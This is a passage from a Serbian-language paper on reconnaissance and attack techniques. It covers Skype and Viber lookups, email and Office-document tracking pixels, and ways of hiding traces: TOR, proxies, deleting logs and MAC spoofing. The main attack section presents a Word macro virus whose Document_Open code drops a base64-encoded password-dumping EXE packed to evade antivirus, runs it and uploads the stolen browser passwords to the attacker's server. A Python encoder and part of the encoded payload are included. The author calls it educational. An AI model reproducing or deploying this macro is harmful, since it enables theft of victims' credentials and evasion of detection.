pisanja ovog teksta ove vrste napada funkcionišu. Facebook je preduzeo mere i blisko sarađuje sa kompanijom Yahoo da bi ove vrste napada na @yahoo, @ymail i ostalim *Yahoo* email domenima sprečili.




Slika 17 – pretraga Skype naloga po email adresi

Na slici 17 urađena je pretraga na Skype sistemu po email adresi dpanic@about.me. Dobijeni su rezultati za dva Skype naloga: dusan.business i facebook:x0x1x2x3.

6.2 Pronalaženje informacija o vlasniku broja telefona upotrebom Vibera



Slika 18 – pretraga broja na Viberu



Slika 19 – rezultat pretrage broja


Na slici 18 napadač unosi željeni broj za pretragu. Na slici 19 dobija rezultate pretrage. Nakon što se dobije slika, slika se može snimiti na telefon i poslati nekim kanalom na računar radi dalje analize. Meta tagovi iz slike su uredno uklonjeni, međutim do skoro je bilo moguće vršiti pretragu FB profila preko Google Image search. Upotrebom amaterskih alata poput Picasa 3 softvera za analizu i obradu fotografija, moguće je kreirati bazu lica, tako da softver po ubacivanju slike automatski detaktuje o kom se licu nalazi, naravno u koliko je softver već istreniran za to lice.

7 Mogući problemi prilikom napada i obrade prikupljenih informacija

U ovom poglavlju opisani su neki od mogućih problema prilikom obrade prikupljenih informacija, ali i načini praćenja poslatih poruka i dokumenata.

7.1 Praćenje emailova i office dokumenata

Jedan od komercijalnih softvera amaterskog tipa za praćenje email poruka na Gmail email servisu je Yesware. Yesware je ekstenzija koja se instalira u browser klijenta. Ta ekstenzija taguje svaki poslati email praznom PNG slikom dimenzija 1x1 piksela. Ta slika predstavlja „kod“ za praćenje email poruke. Poznato je da mnogi email klijenti po defaultu otvaraju slike bilo da je pošiljalac u adresaru ili ne, takvo ponašanje karakteristično je za Iphone Mail klijent, i Outlook. Prisustvo ova dva klijenta na tržištu zauzima popriličan procenat.



Slika 20 – Yesware prikaz notifikacija


Na slici 20 vide se eventi vezani za otvaranje email poruka poslatih upotrebom Yesware ekstenzije.

Slika 21 – Yesware prikaz akcija za praćeni email

Na slici 21 vide se otvaranja emaila, jasno su prikazane informacije o otvaranju poslate poruke.

7.2 Praćenje office dokumenata

Uploaduje se fajl za praćenje, u ovom slučaju 1x1 transparentna PNG slika.



Slika 22 – linkovanje tracking slike u Word dokument

Na slici 22 vidi se način umetanja tracking slike unutar Microsoft Office Word dokumenta. Umesto insert fajl se linkuje, tako da bi se svaki put učitavao prilikom otvaranja Word dokumenta. Umetanje tracking slike analogno je i na ostale Microsoft Office proizvode.


```
178.222.26.77 cloud.homespeed.ch - [24/Nov/2014:04:54:16 +0100] "PROPFIND /track.png HTTP/1.1" 403 345 "-" "Microsoft-WebDAV-MiniRedir/6.1.7601"
178.222.26.77 cloud.homespeed.ch - [24/Nov/2014:04:54:19 +0100] "GET /track.png HTTP/1.1" 200 165 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WO
 CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E; ms-office; MSOffice 14)"
178.222.26.77 cloud.homespeed.ch - [24/Nov/2014:04:54:29 +0100] "GET /track.png HTTP/1.1" 304 0 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW6
LR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E; ms-office; MSOffice 14)"
178.222.26.77 cloud.homespeed.ch - [24/Nov/2014:04:55:11 +0100] "PROPFIND /track.png HTTP/1.1" 403 345 "-" "LibreOffice"
178.222.26.77 cloud.homespeed.ch - [24/Nov/2014:04:55:11 +0100] "HEAD /track.png HTTP/1.1" 200 0 "-" "LibreOffice"
178.222.26.77 cloud.homespeed.ch - [24/Nov/2014:04:55:12 +0100] "PROPFIND /track.png HTTP/1.1" 403 345 "-" "LibreOffice"
178.222.26.77 cloud.homespeed.ch - [24/Nov/2014:04:55:12 +0100] "HEAD /track.png HTTP/1.1" 200 0 "-" "LibreOffice"
178.222.26.77 cloud.homespeed.ch - [24/Nov/2014:04:55:12 +0100] "PROPFIND /track.png HTTP/1.1" 403 345 "-" "LibreOffice"
178.222.26.77 cloud.homespeed.ch - [24/Nov/2014:04:55:12 +0100] "GET /track.png HTTP/1.1" 200 165 "-" "LibreOffice"
178.222.26.77 cloud.homespeed.ch - [24/Nov/2014:04:55:12 +0100] "PROPFIND /track.png HTTP/1.1" 403 345 "-" "LibreOffice"
178.222.26.77 cloud.homespeed.ch - [24/Nov/2014:04:55:12 +0100] "PROPFIND /track.png HTTP/1.1" 403 345 "-" "LibreOffice"
178.222.26.77 cloud.homespeed.ch - [24/Nov/2014:04:58:50 +0100] "GET /track.png HTTP/1.1" 200 165 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X) Word/14.0.0"
178.222.26.77 cloud.homespeed.ch - [24/Nov/2014:05:01:24 +0100] "GET /track.png HTTP/1.1" 200 165 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X) Word/14.0.0"
root@cloud:/var/log/lighttpd#
```

Slika 23 – rezultati otvaranja praćenog Word dokumenta

Na slici 23 prikazani su logovi web servera koji hostuje tracking sliku. Jasno se vidi da je dokument otvoren na MSOffice 2014, Libre Office-u, ali i Wordu na OS X sistemu.


Osoba koja se bavi analizom prikupljenih dokumenata treba da bude svesna činjenice da postoji velika verovatnoća da su neki dokumenti koje analizira tagovani, pa se analiza dokumenata preporučuje u offline režimu rada, odnosno bez konekcije na internet, ili sa naprednim alatima koji omogućavaju analizu svake pojedinačne HTTP konekcije. Prvi red u logu predstavlja ispraćenu konekciju prilikom linkovanja tracking slike.

8 Tehnike skrivanja tragova

Najvažnije za napadača jeste skrivanje tragova. Neki od načina su upotreba proksija, upotreba naprednih mreža poput The Onion Router – TOR mreže, korišćenje javnih wifi internet konekcija.

8.1 The Onion Router – TOR

TOR je besplatan softver koji omogućava anonimnost i borbu protiv online cenzure. Dizajniran je da omogući korisnicima upotrebu interneta anonimno, tak oda njihove aktivnosti i lokacije ne mogu biti otkrivene od strane državnih agencija, korporacija ili bilo koga drugog.[30]



Slika 24 – grafički prikaz funkcionisanja TOR mreže

Na slici 24 vidi se princip funkcionisanja TOR mreže. TOR poseduje određen broj aktivnih nodova u svojoj mreži u funkciji servera. Da bi se kreirala ruta, potrebno je 3 noda da se povežu. Komunikacija između ta 3 noda je šifrovana, dok je na krajnjem, izlaznom nodu komunikacija nešifrovana. Dokaz da je ova mreže sigurna i da predstavlja glavobolju NSA i drugim agencijama su medijski članci [31] gde se iznose činjenice, da su ove agencije postavljale svoje server TOR nodove. Nekim administratorima je suđeno za aktivnosti koje su se odvijale na njihovim TOR serverima [32]. Za TOR se vezuje pojam Deep Web. Deep Web karakteriše osobina da je to deo interneta koji nije lako vidljiv pretraživačima, pa shodno tome sajtovi i servisi koji se na njemu nalaze imaju sadržaj koji je ilegalan ili je na granici sa legalnošću. Najpoznatiji sajt tog tipa je Silk Road. Silk Road je predstavljao crnu berzu, gde su klijenti mogli kupiti od oružija do narkotika itd. Silk Road je zatvoren 2. Oktobra 2013. a njegov vlasnik Ross William Ulbricht uhapšen. Tom prilikom FBI je zapleni 144,000 bit coina u vrednosti oko 28.5 miliona američkih dolara.

[30] https://www.torproject.org/
[31] http://www.wired.com/2013/09/freedom-hosting-fbi/
[32] https://www.techdirt.com/articles/20140701/18013327753/tor-nodes-declared-illegal-austria.shtml

8.2 Proxy liste

Proxy liste su prikupljene i obrađene ip adrese sa portovima i tipovima proxy servera. Postoje mnogi komercijalni servisi na tržištu koji nude ove liste na dnevnom, mesečnom nivou. Najpoznatiji od njih su zend2.com i hidemyass.com. Posedovanje samo jednog nivoa skrivanja tragova prilikom obavljanja zadatka, ne garantuje bezbednost, posebno ako se uzme u obzir da su proksi serveri u zakonskoj obavezi da logove beleže i da to dostave kad i ako je potrebno nadležnim organima. Shodno tome, upotreba proksi servera u kombinaciji sa TOR mrežom ima smisla.

I ako mnogi smatraju da se proksi liste koriste da bi korisnici kojima je stalo do anonimnosti došli do cilja, najčešće to u praksi nije slučaj. U praksi se najčešće proksi liste koriste da bi se zaobišli anti spidering sistemi, u koliko se automatski preuzima javno dostupan sadržaj sa udaljenog servera upotrebom web spidera. A nekad se koriste i za kriminalne aktivnosti, najčešće od strane loše obučenih napadača.

8.3 Brisanje logova

U zavisnosti od operativnog sistema računara žrtve tako se i ophodi prema brisanju logova. Velika većina servera na internetu su na nekoj od Linux distribucija, pa je to razlog zašto su sistemi i metode brisanja logova na ovim sistemima daleko više obrađeni. Napadač može koristiti jednostavne bash skripte, koje se izvršavaju u petlji i brišu selektovano sadržaj /var/log foldera, ali napadač može koristiti napredne tehnike poput rootkitova, koji imaju u sebi ugrađene kernel module za skrivanje vidljivosti korisnika na sistemu, automatsko brisanje logova ali i lažiranje logova. Ozbiljni sistemi imaju pored lokalnog log fajla i remote log fajlove, pa u tom slučaju ovaj scenario brisanja logova nema svrhu.

8.4 Korišćenje otvorene internet konekciju u kafiću, na aerodromu itd.

Jedan od najboljih načina skrivanja tragova je korišćenje javne WiFi konekcije. U koliko se u tom slučaju koristi usb Wifi dongle koji nema jedinstvenu MAC adresu ili mu je moguće tu MAC adresu lako izmeniti, i operativni sistem Kali Linux ili Back Track podignut u live režim rada u ram memoriju računara, gotovo je sigurno da su tragovi poprilično dobro zamaskirani. MAC adresa WiFi uređaja je bitna da se izmeni kako bi se izbegla detekcija vlasnika računara sa kog je izvršen napad, ali gotovo je sigurno da WiFi ruteri koji su postavljeni na tim mestima nemaju kapacitet pamćenja svih logova, ali je vrlo moguće da neki moderniji uređaji pamte MAC adresu sa koje se korisnik povezao. Nedostatak ovih sposobnosti rutera, se često u praksi nadomesti prisustvom CCTV kamera, koje neretko pokrivaju ta mesta gde je pristup internetu omogućen. U praksi se često koristi TOR sa ovakvim WiFi konekcijama, međutim nije retko da se napadač poveže na udaljeni VPN pa da tako izvrši napad, sve u cilju što boljeg zavaravanja tragova.

9 Primer napada spolja

9.1 Izrada office macro virusa

Alat koji je napravljen po uzoru na TRACER FIRE, predstavlja macro virus za Microsoft Office dokumente čija je svrha da po pokretanju Microsoft Office dokumenta sa žrtvinog računara preuzme logove, šifre, fajlove i dostavi ih na server napadača. Alat je napravljen u edukativne svrhe.

TRACER FIRE je napravljen od razvojnog tima JTRIG (Joint Threat Research Intelligence Group) koji je jedinica Government Communications Headquarters (GCHQ), britanske obaveštajne agencije [33]

Postojanje TRACER FIRE-a nije zvanično potvrđeno, ali prema dokumentima koje je javno objavio Edward Snowden [34] takav alat postoji.


Autor ovog rada je čitajući opis alata prezentovan u pomenutom PDF fajlu, došao na ideju da napravi alat koji bi imao identičan ishod.

Softver korišćen za izvlačenje informacija je NIR Softov Web Browser Pass View [35]. U pitanju je konzolni i grafički alat koji može da izvuče istoriju, korisnička imena i šifre sa svih popularnih Web Browsera.

EXE fajl je transkodovan u base64 i kao takav ubačen je u macro koji je implementiran u Word dokumentu. Obzirom da VBA script koji je korišćen za pisanje ovog alata ima ograničenje na broj karaktera u jednom redu, tako je i ovaj alat morao poštovati to ograničenje, pa je transkodovanje podeljeno po broju karaktera u redu, odnosno po redovima. Na svakih 512 enkodiranih karaktera je nov red, odnosno nova varijabla.

EXE dokument je promenjen dodavanjem dodatnog sadržaja na kraj fajla, analogno opisanom metodu u poglavlju 5, ali je i dodatno zapakovan exe arhiverom UPX [36]. Sadržaj je dodat da bi se izbegla detekcija Web Browser Pass View softvera od strane anti virusa, jer ga gotovo svi poznati detektuju kao nepoželjan softver. A Ultimate Packer for eXecutables (UPX) je korišćen da bi se veličina EXE fajla što više smanjila. Razlog korišćenja NIR softovog alata je da je ovaj alat proof of concept, odnosno detekcija NIR softovog alata antivirus softverom mogla se zaobići tako što bi se u VBA skriptu napisale analogne procedure koje bi radile poput NIR softovog alata.

Ovaj Microsoft Word dokument izvršava se u potpunosti samo na Windows operativnim sistemima. Da bi se postigla kompletna pokrivenost svih Office alata kao što su Libre Office, Open Office, Microsoft Office for OS X neophodno je sve napisati u odgovarajućem skript jeziku, kao i putanje prilagoditi operativnim sistemima, ali i prilagoditi procedure za izvlačenje operativnom sistemu ili napraviti alat analogan NIR softovom za Linux i OS X. I koristiti odgovarajući sofver na odgovarajućem operativnom sistemu.



Slika 25 – poruka upozorenja u Microsoft Office Wordu za aktiviranje makroa

[33] https://firstlook.org/theintercept/2014/07/14/manipulating-online-polls-ways-british-spies-seek-control-internet/
[34] https://www.eff.org/files/2014/07/14/jtrigall.pdf
[35] http://www.nirsoft.net/utils/web_browser_password.html
[36] http://upx.sourceforge.net/

Na slici 25 prikazano je upozorenje koje se prikazuje kad se pokrene Word dokument. Da bi se izbeglo upozorenje postoje 2 načina. Jedan je da se dokument potpiše trusted digitalnim potpisom. Na primer dokument se potpiše digitalnim potpisom koji je napadač generisao, a pre dostave dokumenta digitalni potpis se implementira na računar žrtve i označi se kao trusted, odnosno daju mu se određena prava na sistemu. Ili pretpostavka autora ovog rada je da *NSA* poseduje posebne vrste pravnih ugovora sa Microsoftom pa oni imaju mogućnost da potpišu digitalnim potpisom koji je trusted.


Ili drugo rešenje je da se kupi 0 day exploit za Microsoft Office, koji omogućava da se ovo upozorenje zaobiđe. Obzirom da je ovo proof of concept, oslonićemo se na socijalni inženjering i nadati se da će žrtva da klikne Enable Content. To se u praksi radi tako što se sadržaj dokumenta zamaskira i jasno se napiše da bi se video sadržaj neophodno je kliknuti Enable Content.

Deo source koda macro alata:

```
Sub Document_Open()
        Dim CN As String
        CN = Environ("COMPUTERNAME")
        Dim APD As String
        APD = Environ("TMP")
        Dim FN As String
        Dim UN As String
        UN = Environ("USERNAME")

         http("action=new&computername="+CN+"&username="+UN+"&systemdrive="+Environ("SYSTEM
         DRIVE")+"&os=" + Environ("OS"))

        PayLoad (APD + "\wss.exe")
        Dim oShell
        Set oShell = CreateObject("WScript.Shell")
        Dim val As String
        oShell.Run APD + "\wss.exe" & " /stext " & APD + "\pwd.dump"
        FN = APD + "\pwd.dump"

        pvPostFile " /xcode/index.php?action=upload&computername="+CN+"&username=" + UN, FN, True
        On Error Resume Next
        Kill APD + "\wss.exe"
        'Kill APD + "\pwd.dump"
        On Error GoTo 0
End Sub
```


Procedura Document_Open izvršava se prilikom otvaranja Word dokumenta, odnosno prikazuje se obaveštenje da je potrebno „omogućiti sadržaj“ (Enable Content). Nakon omogućivanja sadržaja snimaju se naziv računara u varijablu CN, temporary direktorijum u APD i korisničko ime u UN varijablu. Sve se to dostavlja HTTP get zahtevom serveru. Nakon toga otpakuje se base64 enkodiran NIR softov EXE fajl na hard disk u temporary folder. Nakon toga pokreće se shell procedurom **oShell.Run** i snima se rezultat u temporary folder u fajl **pwd.dump**. Nakon toga, HTTP post zahtevom dostavlja se fajl na server. Nakon toga, briše se NIR softov alat sa hard diska žrtve.


Nakon uspešnog izvršavanja na serveru se kreira folder sa imenom računara, što se vidi na slici 26.




Slika 26 – prikaz direktorijuma sa korisničkim fajlovima na serveru napadača

10 Prilozi

10.1 Info.txt fajl na serveru napadača



10.2 Fajl sa šiframa žrtve na serveru napadača



10.3 EXE to Base64 konverter

```
import base64, sys
fn = sys.argv[1]

def splitIt(encoded):
    nv = []
    n = ""
    it = 0
    for i in range(0, len(encoded)):
        it += 1
        if it <= 512:
            n += encoded[i]
        else:
            n += encoded[i]
            nv.append(n)
            n = ""
            it = 0
        # end
    # end
    nv.append(n)
    return nv
# end

def bytes_from_file(filename, chunksize=8192):
    with open(filename, "rb") as f:
        while True:
            chunk = f.read(chunksize)
            if chunk:
                for b in chunk:
                    yield b
            else:
                break

bb = []
for b in bytes_from_file(fn):
        bb.append(b)
# end
enc = b''.join(bb)
outfile = open(fn+".base64encoded", "w")
outfile.write("Dim bytA as String\n")

encoded = base64.b64encode(enc)
tmp = splitIt(encoded)
#outfile.write(encoded)

for t in tmp:
    outfile.write('bytA = bytA + "%s"\n' %(t))
    outfile.flush()
# end

outfile.close()
```

10.4 Deo Base64 enkodiranog EXE fajla

```
Dim bytA as String
bytA = bytA + "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA8AA
bytA = bytA + "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
bytA = bytA + "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
bytA = bytA + "9YBJFEnQU1yLPbTz/tidG7jpfwdr7t/9RUYtFCC0QAShTVleL8Q+ExRRIDH/a4NN+g+gnEBgtyGQUi5zW7P
bytA = bytA + "1vCfCcAEwzwrdUYTDC8PlcD+yIPgZHpFpj8ZnFaL2FOgP7xi61ncTv1ZwvQPiIAWx0X4/vcr2v7/ACn4jVM
bytA = bytA + "HLrLFnDi2XoDHQEksydPlkChDAVvPJTnM7xEAwAGQxqA1eTaPJj2wriOcR0DRwMV+NkBA8Em7jrApJ+Gi3f
bytA = bytA + "UdbzfWZRKnjFx4MkQAhSEzOHYMB7FXPysUdJ2zUVPGi/CFOAb4u4J06Is/hcl0KY2DRMvsDt2qUYwsAGNwr
bytA = bytA + "irunjCOsu4FC4Jw0M6yAiuzI4OtehJsR68L13XRTHhkAmAZKDvgN0z173LRiGEBDrDYoySmAHw8AAq5PTyN
bytA = bytA + "0HAzJhjBdAyQcq0Lx15ueIEH9mdRQDvxiXf8r7rkdqgw/4oQiFQN/Po7znL+w1Wr9D6nUFYz9ov5RokWQNC
bytA = bytA + "fHC168K0oPG9A6qAQxDcYfcALUo/R0qB8eKaE2cWq8gWAD7dySA+g1S5AP2gyAQeGOJSaqCAtsWqfIOfYtO
bytA = bytA + "b2dIK3JaSB3nZB0MC3b8NaNhfRXI2MJ17roLxRDox9CGls/+0Ub+7U3dV8hPJq3FDWcMNiZW9smX34QeR39
bytA = bytA + "N0wlBChULzdM8ze0Mew0UDjzN0zyMD+UQS9M8zdMRRhINE83TPM3BFI4V/hbmTdA81hdBGAwnnuZpnhl1Gg
bytA = bytA + "WWoR+vh9r+gdpAu+uEOoJFDzpVGkq44tjYtWi6ytcLtEhdwW5cQYu3Y/0CSQNoXYJkrkZzP27yR721aNLFC
bytA = bytA + "wZo8oBWivTs4yLAlz4gaNQ9UwZvw4LEp1lsx1BA8Cfsio7w9+sHUJkMA7e9+OYsSauIsPgqG2Z83xZ8fG2h
bytA = bytA + "9UMQGsP9wfLWJmOUV0DY2FD9bsMIoEplWpnryCCBlpHtoEiABZDAwON60ZGQQQw1BBiUgE+9C0ZwQKDAQQF
bytA = bytA + "a7A4B6HQEg7k0l9YKEOQQ9BFF5s2l4B74fj/b+N1s7q3BHCQ3SrTc3QUYxyFA0/83LsQA3H3cWVncTdTffd
bytA = bytA + "gcNYA9x/AGuP6esGQB4aMMCDW464GI+sAD7XLcYLQJ/ZqIYQgBfqIgCJRki2x0YkQDFwgq8CRhwI9zPAb3Al
bytA = bytA + "qQNRdyDxhTHhCR0AiPvNA/lFGwMeHBCrCM+uZXGfqRdAe/8tD+lFoAox7V37j21Whja1oWQ/f7G8kOL3gzwI
bytA = bytA + "ghsxBJC9Om9wMkNWqImjNgNoHBAgSDPTs8Ltg6sjlAQKQIRJkBtl2l3NzLZqU9kQFVayDyiIBp2grVvNL4dI
bytA = bytA + "pdDZmjQxw4VaAxaN/EgAoImiwO2gVBLrc57A7YgZ0Xb6kGGjMLuS9EzXy16g/NolGCBbkI5+T5wzwEAA8FMy
bytA = bytA + "3DTSou09Tdjy4NYhWVpuYCzQwQbwJeRBo57UI2GuE0OQkW/ckkWLF4QKaAToknZFqF3JsPBzYDy0zAORjNiV
bytA = bytA + "n4halZRot0CVmcpr5nCRhyAt/8FK2tZWUD3fN9f6ZnaqtSDWusceQH3UbgPTnnhciRWVm9xb3aAB3X48il4Z
